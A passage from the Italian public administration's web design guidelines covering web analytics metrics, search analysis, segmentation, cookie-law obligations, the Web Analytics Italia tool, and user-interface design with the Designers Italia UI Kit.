<sup>381</sup> [https://docs.google.com/document/d/1JVctSWSJN6tJeno70OjA8TL\\_4rs0dIJ5XLoOQbIgo24/edit?usp=sharing](https://docs.google.com/document/d/1JVctSWSJN6tJeno70OjA8TL_4rs0dIJ5XLoOQbIgo24/edit?usp=sharing)

<sup>382</sup> <https://designers.italia.it/kit/kits/it/ab-test>

<sup>383</sup> <https://docs.italia.it/italia/design/lg-design-servizi-web>

<sup>384</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

- capire come interpretare determinati set di dati per trarre informazioni utili rispetto al comportamento degli utenti e il loro livello di soddisfazione
- comprendere quali azioni migliorative applicare ai contenuti, ai metadati e alla struttura del sito in base ai risultati dell'analisi dei dati
- comprendere come configurare una piattaforma di web analytics su uno o più siti
- comprendere come produrre e distribuire un report di analytics, per condividere i dati di utilizzo con gli stakeholder e il team di lavoro interno
- comprendere come una lettura sistematica dei dati possa influenzare positivamente la comprensione dei comportamenti online degli utenti e consentire l'avvio di azioni migliorative dei servizi digitali

### 5.3.2 Introduzione

L'analisi delle performance di un ambiente web è un'attività cruciale per comprendere in che maniera un sito (o un servizio digitale di altro tipo) rispondono in maniera adeguata ai bisogni informativi e/o di servizio degli utenti.

Questa tipologia di analisi consente di rispondere, ad esempio, in modo puntuale alle seguenti domande:

- Quanti utenti visitano il sito, per quanto tempo e quali e quante pagine visitano?
- Quali sono le principali città da cui provengono i visitatori del sito? Quanti utenti che visitano il sito provengono dall'Italia e quanti eventualmente dall'estero?
- Quali sono i contenuti più visitati dagli utenti in un dato intervallo di tempo?
- In quale momento della settimana o dell'anno il sito registra il maggiore o il minore numero di visite? Queste oscillazioni sono causate da un'eventuale stagionalità delle tematiche trattate o coincidono con la pubblicazione di nuovi contenuti?
- Quali sono i termini tramite cui gli utenti arrivano al sito tramite un motore di ricerca? Rappresentano per la maggior parte il nome/dominio del sito oppure fanno riferimento a informazioni/servizi trattati al suo interno?
- Quali sono i principali termini di ricerca digitati nel motore di ricerca interno del sito, se presente?
- In che percentuale gli utenti che visitano il sito lo fruiscono da dispositivi mobili?

Le risposte a tali domande derivano dall'analisi continuativa di indicatori di performance che offrono ad esempio informazioni su quali siano volumi di traffico del sito, quale il comportamento degli utenti, quale la qualità dei contenuti pubblicati o quale l'efficienza tecnologica del sito nel suo complesso.

### 5.3.3 Metriche e Dimensioni

I dati generati dalle piattaforme di web analytics sono il frutto di combinazioni eterogenee di metriche (dati quantitativi) e dimensioni (attributi qualitativi dei dati). Si precisa che il numero reale dei visitatori conteggiati per un dato intervallo di tempo è soggetto a distorsioni—per eccesso o per difetto—dovute al fatto che il calcolo degli utenti in web analytics è basato su cookies e tende quindi a generare più o meno utenti unici al variare di determinate circostanze (accesso al sito da dispositivi diversi, browser diversi, cancellazione dei cookies). Di seguito una panoramica esplicativa delle principali metriche e dimensioni utilizzate nella web analysis. Si precisa che la nomenclatura di metriche e dimensioni può variare a seconda della piattaforma di analytics utilizzata.

#### Principali Metriche (dati quantitativi)

**Visite** *Definizione:* numero totale di visite al sito in un dato intervallo di tempo (anche da parte dello stesso utente)

*A cosa serve:* rappresenta il volume di traffico che il sito riceve in un determinato lasso temporale. È una delle metriche più usate per costruire uno storico dei volumi di traffico del sito, su cui basare comparazioni e/o proiezioni

**Visite uniche** *Definizione:* numero di singoli individui (o singoli IP) che ha effettuato almeno una visita al sito

*A cosa serve:* è la metrica che restituisce in maniera accurata il numero di singoli individui che ha interagito con il sito in un dato lasso di tempo

**Visualizzazioni di pagina** *Definizione:* numero totale di pagine visitate, anche da parte dello stesso utente, in un dato intervallo di tempo. Comprende visualizzazioni ripetute della stessa pagina

*A cosa serve:* indica il volume complessivo dei contenuti del sito acceduti dagli utenti

**Pagine visitate per visita** *Definizione:* media aritmetica del numero di pagine visitate per visita al sito. Comprende le visualizzazioni ripetute della stessa pagina

*A cosa serve:* offre indicazioni sulla “profondità” delle visite al sito e sul livello di coinvolgimento dei contenuti. Tale metrica deve essere interpretata a seconda della natura del sito e dei suoi obiettivi (es. rispetto al numero minimo di pagine desiderate per visita)

**Durata delle visite** *Definizione:* media aritmetica della durata di una singola visita al sito

*A cosa serve:* indica il tempo medio trascorso dai visitatori sul sito. Tale metrica deve essere interpretata a seconda della natura del sito e dei suoi obiettivi

**Tempo sulla pagina** *Definizione:* media aritmetica del tempo trascorso dagli utenti su una determinata pagina (o un insieme di pagine)

*A cosa serve:* determina l’efficacia di un contenuto, a seconda della sua tipologia e dei suoi obiettivi

**Frequenza di rimbalzo** *Definizione:* percentuale di visitatori che ha abbandonato il sito dopo una pagina

*A cosa serve:* misura la quota di utenti che arrivano al sito e lo abbandonano subitaneamente. La percentuale di frequenza di rimbalzo può essere interpretata in maniera opposta a seconda della natura del sito: ad esempio una frequenza di rimbalzo alta per un sito informativo è indice del fatto che le pagine potrebbero essere scarsamente utili/interessanti, mentre può essere considerata un dato positivo per un sito o una pagina che hanno il semplice scopo di direzionare gli utenti altrove

**Nuove visite** *Definizione:* percentuale delle prime visite al sito sul totale delle visite

*A cosa serve:* metrica utile in particolare quando l’obiettivo del sito è quello di accrescere i volumi di traffico provenienti da nuove tipologie di visitatori

**Nuovi utenti/utenti di ritorno** *Definizione:* rapporto fra prime visite al sito e utenti che hanno già visitato il sito precedentemente, in un dato intervallo di tempo

*A cosa serve:* a seconda degli obiettivi del sito, serve a comprendere in che misura i volumi di traffico si suddividono fra nuovi utenti e utenti fidelizzati

**Velocità di caricamento del sito** *Definizione:* quantità di tempo media (espressa in secondi) impiegato da una pagina del sito per caricarsi, dall’avvio della visualizzazione nel browser alla fine del suo caricamento

*A cosa serve:* metrica fondamentale per monitorare l’efficienza del sito in termini di velocità, anche e soprattutto per la fruizione da dispositivi mobili

### Principali Dimensioni (attributi qualitativi dei dati)

**Tempo** intervallo di tempo su cui impostare una rilevazione (giorno, settimana, mese, anno, intervallo personalizzato)

**Provenienza geografica e lingua** luogo da cui provengono le visite degli utenti (paese, città, continente, subcontinente); impostazioni relative alle preferenze di lingua

**Tecnologia utilizzata** strumenti tecnologici utilizzati dagli utenti per la navigazione sul sito (tipologia di dispositivo, browser, sistema operativo, provider di rete)

**Contenuti** le pagine, le pagine di entrata e di uscita, gli “eventi” compiuti sul sito (es. download di documenti, click su link outbound)

**Canali di acquisizione del traffico** canali web tramite cui gli utenti arrivano al sito. Il raggruppamento di canali principali comprende: traffico diretto, ricerca organica (cioè traffico non a pagamento proveniente dai motori di ricerca), siti referenti, social. Altri canali - se attivi - sono ad esempio: email marketing, digital advertising, affiliazioni

**Ricerca su sito** monitora la funzione di search del motore interno di un sito web, restituendo i termini di ricerca immessi dagli utenti, il numero di ricerche per termine e altri indicatori

**Obiettivi** per tracciare il completamento di determinate azioni eseguite dagli utenti sul sito (es. compilazione di un form, durata minima di una visita, numero minimo di pagine per visita)

### 5.3.4 Analizzare le ricerche degli utenti

Le ricerche degli utenti sono quasi sempre il più ampio vettore di traffico verso i contenuti web. Per questa ragione, non soltanto è fondamentale fare in modo che le pagine di un sito siano “ottimizzate” per essere trovate dagli utenti attraverso i motori di ricerca, ma è altrettanto importante analizzare i dati di web analytics provenienti dalle ricerche interne ed esterne al sito per avere contezza delle performance dei singoli contenuti e del livello di soddisfazione-utente che generano.

Ecco i principali indicatori da tenere in considerazione quando si analizzano le ricerche degli utenti e le relative azioni migliorative che si possono intraprendere:

#### Ricerca esterna al sito

**Top motori di ricerca referenti** *Definizione:* Principali motori di ricerca (Google, Bing, Yahoo...) che portano traffico al sito

*Azione:* Usa i relativi webmaster tools (es. [Google Search Console](#)) per ottimizzare i contenuti e la struttura del sito e renderli così più facilmente scansionabili dai crawler dei motori e “trovabili” dagli utenti

**Top termini/frasi di ricerca** *Definizione:* Le principali parole e frasi digitate nei motori di ricerca tramite cui gli utenti arrivano al sito

*Azione:* Verifica che i termini utilizzati dagli utenti coincidano o siano simili a quelli utilizzati nel sito. Puoi prendere spunto da parole e frasi utilizzate dagli utenti per migliorare la terminologia che usi nei titoli, nei metadati, nelle URL e in generale all’interno dei contenuti, in modo da favorirne l’ottimizzazione sui motori di ricerca

**Top termini di ricerca con basso CTR (click through rate)** *Definizione:* Parole e frasi digitate nei motori di ricerca che portano la minore quota di traffico al sito

*Azione:* Revisiona e aggiorna i contenuti che gli utenti visitano dopo aver cercato tali termini, per renderli più appetibili e utili

#### Ricerca su sito

**Top termini/frasi di ricerca** *Definizione:* Le principali parole e frasi digitate dagli utenti nel motore di ricerca interno del sito

*Azione:* Crea nuovi contenuti o aggiorna quelli già presenti, incorporando la terminologia degli utenti nei meta-dati, negli eventuali tag e nel testo stesso, in modo da aiutare i visitatori a trovare le informazioni più aderenti ai bisogni espressi nella ricerca

**Top ricerche che non generano risultati** *Definizione:* Parole e frasi digitate dagli utenti nel motore interno del sito che non restituiscono risultati, per mancanza di contenuti associati o non rappresentati nella maniera corretta

*Azione:* Analizza i contenuti per capire se è il caso di aggiornarli o di pubblicarne di nuovi che rappresentino il bisogno espresso dall'utente nella ricerca

**Top termini di ricerca con basso CTR (click through rate)** *Definizione:* Parole e frasi digitate nel motore di ricerca interno che restituiscono il più basso numero di visualizzazioni di pagina

*Azione:* Incorpora la terminologia valida nei testi e nei metadati per rendere le pagine più rilevanti rispetto a quei termini

**Principali oscillazioni nelle top ricerche** *Definizione:* Macro cambiamenti nel ranking dei termini più cercati nel motore di ricerca interno del sito

*Azione:* Cerca di analizzare le ragioni per cui alcuni termini diventano meno ricercati di altri e viceversa; assicurati che per i nuovi termini di ricerca diventati popolari siano presenti contenuti che soddisfano i nuovi bisogni espressi dai visitatori

**Utenti che utilizzano la ricerca su sito** *Definizione:* Percentuale dei visitatori unici del sito che utilizza la funzione di ricerca interna

*Azione:* Ti aiuta a capire se è il caso di ottimizzare le funzionalità di ricerca e l'architettura informativa del sito, facendo in modo che i contenuti più ricercati siano il più possibile visibili

### 5.3.5 La segmentazione

La segmentazione in web analytics consiste nell'isolare dal traffico web aggregato sottoinsiemi di visite (o di utenti unici) che condividono attributi (qualitativi e/o quantitativi) comuni. La segmentazione del traffico in sottogruppi, ha l'obiettivo di far emergere il "valore" di uno specifico insieme di utenti rispetto al traffico aggregato - che è tipicamente quello più rappresentato nei report, ma meno rappresentativo delle specificità dei singoli gruppi di utenza.

Nelle principali piattaforme di web analytics la segmentazione può essere applicata utilizzando segmenti preimpostati (laddove disponibili) oppure creando dei segmenti di utenza ad hoc. Si possono creare segmenti sulla base di attributi demografici dei visitatori, delle tecnologie utilizzate per navigare il sito, del comportamento, della data di prima visita dell'utente, delle sorgenti di traffico, e così via.

Il traffico «segmentato» può essere poi quindi comparato nei rapporti e nelle configurazioni dashboard.

Per maggiori dettagli sulla segmentazione utenti si rimanda al [Kit Web Analytics](#)<sup>385</sup>.

---

<sup>385</sup> <https://designers.italia.it/kit/analytics/>

### 5.3.6 Cosa fare per adempiere alla normativa sui cookie

Tipo di cookie	Segnarli nell'informativa	Inserire il banner e chiedere il consenso ai visitatori	Notificare al Garante
Nessun cookie	No	No	No
Tecnici/analitici di prima parte	Si	No	No
Analitici terze parti (con strumenti che riducono il potere identificativo dei cookie)	Si	No	No
Analitici terze parti (senza strumenti che riducono il potere identificativo dei cookie)	Si	Si	Si
Di profilazione prima parte	Si	Si	Si
Di profilazione terze parti	Si	Si	No* (la notificazione è a carico del soggetto terza parte)

Per approfondimenti si rimanda al sito del [Garante della Privacy](http://www.garanteprivacy.it)<sup>386</sup>.

### 5.3.7 La reportistica

Un'analisi sistematica dei dati statistici di performance e soddisfazione utente è fondamentale per decidere quali azioni migliorative intraprendere su un servizio digitale.

È altrettanto fondamentale la creazione di una reportistica ad hoc che abbia la finalità di essere condivisa all'interno di un team di lavoro (o con altri stakeholder). In linea generale è possibile creare e inviare report customizzati direttamente dalle principali piattaforme di web analytics.

Per un approfondimento sul tema, si rimanda al [Kit Web Analytics](https://designers.italia.it/kit/analytics/)<sup>387</sup>.

### 5.3.8 Strumenti di web analytics: Web Analytics Italia

In questa sezione puoi trovare informazioni e alcuni link di approfondimento che ti aiuteranno a comprendere come adottare uno strumento di web analytics per i tuoi siti e servizi digitali.

Tieni presente che a partire dalla prima metà del 2020, è disponibile gratuitamente **una soluzione di web analytics open source dedicata alle pubbliche amministrazioni italiane**, [Web Analytics Italia](https://designers.italia.it/progetti/web-analytics-italia/)<sup>388</sup> (WAI).

WAI ha lo scopo di:

- centralizzare e standardizzare la raccolta e l'elaborazione dei dati di traffico e comportamento utente dei siti e dei servizi digitali delle PA
- facilitare per gli operatori l'accesso ai dati, la loro condivisione e la loro interpretazione grazie a risorse e reportistica ad hoc
- garantire la massima aderenza alla norma GDPR in termini di privacy degli utenti tracciati, oltre che la completa proprietà e controllo del dato rilevato da parte dell'amministrazione
- offrire una vista aggregata dei dati di traffico raccolti accessibile pubblicamente, in ottica di condivisione e trasparenza.

<sup>386</sup> <http://www.garanteprivacy.it/cookie>

<sup>387</sup> <https://designers.italia.it/kit/analytics/>

<sup>388</sup> <https://designers.italia.it/progetti/web-analytics-italia/>



Il servizio WAI si colloca nel contesto delle [Linee guida di design per i servizi digitali della PA](#)<sup>389</sup> italiana, oltre che nel [Piano Triennale per l'Informatica nella PA](#)<sup>390</sup>.

Per saperne di più su WAI puoi consultare il sito [webanalytics.italia.it](https://webanalytics.italia.it)<sup>391</sup> oltre che la [guida utente di riferimento](#)<sup>392</sup>.

Ricorda che la soluzione open source WAI è compatibile e può funzionare contemporaneamente a qualsiasi altro strumento di web analytics che stai già utilizzando.

Nei paragrafi seguenti ti proponiamo inoltre una serie di link di approfondimento per comprendere come installare/configurare due fra le principali piattaforme di web analytics, **Matomo** (piattaforma open source) e **Google Analytics** (piattaforma commerciale, nella sua versione free).

### Strumenti di web analytics: Matomo

- [Installazione e configurazione di Matomo/Piwik](#)<sup>393</sup>
- [Aggiungere un sito a Matomo/Piwik](#)<sup>394</sup>
- [Implementare il tracciamento del motore di ricerca interno al sito](#)<sup>395</sup>
- [Impostare un obiettivo](#)<sup>396</sup>
- [La segmentazione](#)<sup>397</sup>
- [Creazione ed invio di report customizzati](#)<sup>398</sup>
- [Importare dati da GA a Matomo/Piwik](#)<sup>399</sup>

### Strumenti di web analytics: Google Analytics

- [Configurazione di Google Analytics](#)<sup>400</sup>
- [Implementare il codice di tracciamento](#)<sup>401</sup>
- [Implementazione del codice per app](#)<sup>402</sup>
- [Implementare il tracciamento del motore di ricerca interno al sito](#)<sup>403</sup>
- [Collegare la Search Console a Google Analytics](#)<sup>404</sup>
- [Impostare un obiettivo](#)<sup>405</sup>
- [La segmentazione](#)<sup>406</sup>
- [Export ed invio via email dei dati](#)<sup>407</sup>

---

<sup>389</sup> <https://docs.italia.it/italia/designers-italia/design-linee-guida-docs/it/stabile/>

<sup>390</sup> <https://pianotriennale-ict.italia.it/>

<sup>391</sup> <https://webanalytics.italia.it/>

<sup>392</sup> <https://docs.italia.it/AgID/wai/wai-user-guide-docs/it/stabile/index.html>

<sup>393</sup> <https://piwik.org/docs/installation/>

<sup>394</sup> <https://piwik.org/docs/manage-websites/>

<sup>395</sup> <https://piwik.org/docs/site-search/>

<sup>396</sup> <https://piwik.org/docs/tracking-goals-web-analytics/>

<sup>397</sup> <https://matomo.org/docs/segmentation/>

<sup>398</sup> <https://piwik.org/docs/email-reports/>

<sup>399</sup> <https://piwik.org/blog/2012/08/google-analytics-to-piwik/>

<sup>400</sup> <https://support.google.com/analytics/answer/1102154>

<sup>401</sup> [https://support.google.com/analytics/topic/1726910?hl=it&ref\\_topic=3544906](https://support.google.com/analytics/topic/1726910?hl=it&ref_topic=3544906)

<sup>402</sup> [https://support.google.com/analytics/topic/2587085?hl=it&ref\\_topic=3544906](https://support.google.com/analytics/topic/2587085?hl=it&ref_topic=3544906)

<sup>403</sup> <https://support.google.com/analytics/answer/1012264?hl=it>

<sup>404</sup> <https://support.google.com/analytics/answer/1308621?hl=it>

<sup>405</sup> [https://support.google.com/analytics/answer/1012040?hl=it&ref\\_topic=6150889](https://support.google.com/analytics/answer/1012040?hl=it&ref_topic=6150889)

<sup>406</sup> <https://support.google.com/analytics/answer/3123951>

<sup>407</sup> <https://support.google.com/analytics/answer/1038573?hl=it>



---

### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle nuove [Linee guida di design per i servizi web della Pubblica Amministrazione](#)<sup>408</sup>.

Per approfondire<sup>409</sup>.

---

L'interfaccia utente è tutto ciò che fa da ponte tra i servizi digitali e i loro destinatari. È l'insieme dei cosiddetti *touch point* di un servizio digitale. Non si tratta solo di una serie di elementi grafici e visuali, ma di tutto ciò con cui l'utente entra in relazione, nei vari contesti, per usare un servizio o un prodotto digitale.

L'interfaccia utente (in inglese *user interface*, abbreviato UI) è l'insieme di quegli elementi con i quali il cittadino interagisce per ottenere servizi digitali. Non si compone esclusivamente di elementi grafici o visuali, ma comprende tutto ciò con cui l'utente entra in relazione durante l'utilizzo di un servizio digitale.

Nei passi che compongono la progettazione di un servizio, dopo la fase di ricerca che consente di definire le diverse tipologie di utenti (*personas*), comportamenti e scenari di utilizzo (*user stories* e *user journeys*), si passa alla fase di realizzazione del prodotto, che comporta anch'essa alcuni passaggi, con diversi livelli di dettaglio dell'interfaccia stessa.

## 6.1 Principi

---

### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle nuove [Linee guida di design per i servizi web della Pubblica Amministrazione](#)<sup>410</sup>.

---

<sup>408</sup> <https://docs.italia.it/italia/design/lg-design-servizi-web>

<sup>409</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

<sup>410</sup> <https://docs.italia.it/italia/design/lg-design-servizi-web>

Per approfondire<sup>411</sup>.

---

### 6.1.1 Progettiamo Servizi, non interfacce

Lo scopo primario dell'interfaccia di un servizio è quello di aiutare l'utente a raggiungere ciò che cerca in modo naturale ed immediato, in modo quasi **trasparente**. Per questo, la **coerenza** dei vari elementi che la compongono, anche su diversi dispositivi, è un elemento fondante per la creazione di prodotti funzionali e semplici da usare.

Un altro punto cardine di una buona interfaccia è la sua **inclusività** e la **tolleranza agli errori**: non ci si deve aspettare che l'utente abbia sempre chiaro ciò che vuole, sappia comprendere appieno eventuali istruzioni, o che sia in grado di decifrare colori ed elementi d'interfaccia non familiari.

In quest'ambito, il designer ha lo scopo di progettare interfacce che sappiano **accompagnare** il cittadino nel percorso di ricerca del servizio, correggendo eventuali errori e prevedendo diverse modalità di utilizzo da parte di utenti ad esempio con disabilità fisiche, con difficoltà di comprensione tecnologica, o che utilizzano dispositivi per l'accesso ai servizi con limitate capacità o scarsa connettività.

In questa parte delle linee guida ci concentriamo sugli elementi più classici della costruzione d'interfaccia, partendo da un prototipo grezzo fino ad arrivare ad un sito o ad una app funzionante e pronta per essere usata da chiunque.

#### Il modello di un'interfaccia

Il livello di dettaglio più basso viene definito attraverso la creazione di un modello (chiamato anche prototipo o, in inglese *wireframe*) dell'interfaccia utente, definendo una struttura di massima dell'esperienza utente durante il suo percorso nella ricerca ed utilizzo del servizio.

La realizzazione di un prototipo “a bassa fedeltà” (in inglese *lo-fi*) per un'interfaccia utente definisce:

- l'organizzazione degli elementi interattivi nello spazio disponibile sullo schermo;
- la collocazione dei blocchi di contenuto;
- la sequenza di passaggi (in inglese *workflow*) che l'utente deve fare per concludere un processo;
- le modalità di interazione o comportamento dell'utente con il prodotto.

Tutto questo viene progettato con un'attenzione agli aspetti di struttura dell'informazione e dei flussi di navigazione, senza preoccuparsi in questa fase delle soluzioni di dettaglio che definiscono le interfacce dal punto di vista «grafico». Durante questa fase infatti viene concretizzata soltanto la struttura portante del servizio e le soluzioni ipotizzate in fase di ricerca.

Questa scelta assicura che l'attenzione sia incentrata sugli aspetti fondamentali della navigazione e della struttura, nel pieno rispetto dei requisiti di progetto e dei bisogni dei cittadini da soddisfare. In questo modo si incoraggia la discussione e il confronto sulle soluzioni proposte.

Nella Figura è mostrato un esempio di prototipo costruito con un programma di design, ma per costruire un *wireframe* si possono usare diversi metodi, dalla carta ai numerosi software messi a disposizione dal mercato specificatamente per questo scopo.

Altre informazioni sul processo di prototipazione e tutti i riferimenti al *wireframe kit* di Designers Italia sono disponibili nel capitolo dedicato alla prototipazione. Nel paragrafo seguente affronteremo invece i principi e le linee guida per il design delle interfacce.

---

<sup>411</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>



Fig. 6.1: Un esempio di *wireframe*, o prototipo a «bassa fedeltà».

## 6.2 Il disegno di un'interfaccia e lo UI Kit

### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle nuove Linee guida di design per i servizi web della Pubblica Amministrazione<sup>412</sup>.

Per approfondire<sup>413</sup>.

### 6.2.1 Il disegno dell'interfaccia

Il disegno dell'interfaccia in “alta fedeltà” (in inglese *hi-fi*) è la fase finale della progettazione che si concentra sugli aspetti grafici di *visual design*, aggiungendo dettagli, stile e animazioni.

L'interfaccia viene costruita tenendo come punto di riferimento il *wireframe* contenente la struttura generale del prodotto: lo scheletro viene trasformato e arricchito in modo da dare una resa reale del prodotto finale, nonostante questa sia ancora mancante di tutta quella parte di interazione con l'utente che verrà realizzata durante la fase di sviluppo.

Il *visual design* dell'interfaccia utente, specularmente al *wireframe*, sarà quindi composto da diversi elementi come bottoni, campi di compilazione, menù, blocchi di testo ecc., i quali di norma vengono combinati e posizionati seguendo una griglia per organizzare il loro posizionamento nello spazio.

<sup>412</sup> <https://docs.italia.it/italia/design/lg-design-servizi-web/>

<sup>413</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>




Fig. 6.2: Un esempio di un progetto di pagina web desktop a bassa fedeltà, a sinistra, e, a destra, la realizzazione dell'interfaccia grafica ad alta fedeltà.

## Uniformità ed identità

Il *visual design* serve quindi a presentare informazioni e comportamenti in modo comprensibile e semplice tenendo presente non soltanto l'aspetto estetico, ma soprattutto le esigenze dell'utente.

Tutto ciò che riguarda lo stile è soltanto una parte del prodotto.

Sebbene la comunicazione visiva attiri giudizi soggettivi, le tematiche legate al gusto estetico non sono così fondamentali come si possa pensare. Tutto ciò che afferisce all'aspetto estetico fornisce degli indizi o crea delle emozioni, ma non è sufficiente ad ottenere un'esperienza soddisfacente.

Una chiara rappresentazione degli obiettivi dell'esperienza utente (*user experience*) del prodotto sono invece le fondamenta imprescindibili di tutti quegli aspetti di interfaccia utente che fanno parte dell'identità e che generano una risposta emozionale positiva.

L'interfaccia utente (*User Interface*, in breve *UI*) è di fatto una **conversazione tra l'utente e il prodotto**, attraverso dei task che servono a far raggiungere gli obiettivi di progetto per il cittadino. La logica di funzionamento è la stessa di una conversazione tra due persone: la comunicazione è focalizzata sull'obiettivo e deve essere efficace per ottenere una comprensione chiara e completa.

## Standard visuali

L'uniformità di un'interfaccia, concretizzata attraverso degli **standard visuali e di comportamento**, fa sì che, se applicata correttamente, porti importanti benefici.

In primo luogo, gli utenti utilizzeranno più rapidamente e con facilità i percorsi che hanno già imparato a riconoscere. Potranno prevedere i comportamenti del prodotto basandosi su un'esperienza pregressa.

In secondo luogo, portano ad una riduzione dei costi di produzione attraverso il riuso di design e di codice già pronti e che sono il risultato di discussioni e decisioni già prese, favorendo anche una **riduzione dei costi di supporto e assistenza agli utenti** poiché gli *standard* incrementano la facilità d'uso e di apprendimento.

L'applicazione di un modello non basta però a costruire una buona interfaccia: gli *standard* rispondono a questioni relative a generali processi cognitivi e di percezione. Essi **devono essere inglobati nel contesto di riferimento**, che presuppone un'organizzazione logica e strutturale, che può richiedere specifici "comportamenti" e scegliere percorsi dedicati a particolari bisogni dell'utente.

È possibile approfondire queste tematiche anche nel paragrafo *Conoscere gli utenti* (pagina 16).

## Lo stile

Lo stile è il «linguaggio» del design, ed è costituito da elementi variabili come la forma, il colore, la tipografia, o l'applicazione di spazi coerenti tra loro. Questi aspetti sono combinati insieme per creare una risposta emozionale (riconoscibilità, confidenza con il servizio), e dare solidità e consistenza al layout, aiutando l'utente nella navigazione e nella ricerca delle informazioni.

Lo stile è trasversale a tutti i componenti di una interfaccia: ognuno è costruito sulla base di una griglia, utilizzando ben definite palette di colori, tipo e dimensione dei caratteri, spaziature, ombre, ecc.

### 6.2.2 Lo UI Kit per la creazione dell'interfaccia

Il prototipo ad alta fedeltà può essere costruito utilizzando lo **UI kit** messo a disposizione da Designers Italia e descritto di seguito, di cui si possono trovare i file sorgente in formato *Sketch* sul repository GitHub dedicato:

- Vedi i file sorgente dello UI Kit<sup>414</sup>

---

<sup>414</sup> <https://github.com/italia/design-ui-kit>

Esso è inoltre pubblicato su InVision, una piattaforma di condivisione dove è possibile vedere tutti gli elementi disponibili:

- Vedi lo UI Kit su InVision<sup>415</sup>

Lo UI Kit fornisce una libreria di elementi già pronti che possono essere assemblati per montare un'interfaccia utente adatta a servizi della PA.

Gli elementi di cui si compone il kit sono raggruppati nelle seguenti categorie principali:

- Tipografia
- Definizione di colori e loro applicazione
- Posizionamento e spaziature, con un sistema di griglie
- Icone
- Bottoni
- Elementi di navigazione, come menu e liste di link
- Elementi per la visualizzazione di dati e contenuti
- Elementi di data entry, come campi di testo ed esempi di form

La costruzione degli elementi segue una [roadmap](#)<sup>416</sup> dove si può osservare e commentare il progetto in corso di realizzazione.

Poiché l'approccio è *open source*, le Pubbliche Amministrazioni, le agenzie e singoli cittadini possono contribuire alla discussione e alla modifica dello UI Kit stesso.

### Come si usa lo UI Kit

Lo UI Kit è realizzato seguendo un **sistema a blocchi**, che può essere paragonato ad un set di pezzi componibili, dimensionati in modo da poter essere assemblati ed adattati.

Ogni componente ha un numero di proprietà ad esempio la forma e il colore che possono essere combinati o variati per comunicare un diverso significato. Si pensi ad esempio ad un bottone: esso può essere, “primario” o “secondario”, in stato di “riposo” o “premuto”. Il modo in cui sono applicate queste proprietà o variazioni darà un significato differente al componente.

Il software scelto per costruire lo UI Kit è [Sketch](#)<sup>417</sup>.

La scelta di questo software è legata ad alcune caratteristiche fondamentali. In primo luogo, è possibile gestire la libreria di componenti in modo trasversale a tutti i file che si vogliono creare ed aggiornarla qualora vengano modificati i componenti. Inoltre, mettendo a disposizione una piattaforma di sviluppo collaborativo, permette di installare innumerevoli estensioni (*plugin*) a seconda delle esigenze di design.

In alternativa, è possibile importare il file Sketch in altri programmi di prototipazione, come [Adobe XD](#)<sup>418</sup>, [Studio](#)<sup>419</sup>, o [Figma](#)<sup>420</sup>.

---

<sup>415</sup> <https://invis.io/RJFGS2UC3HS>
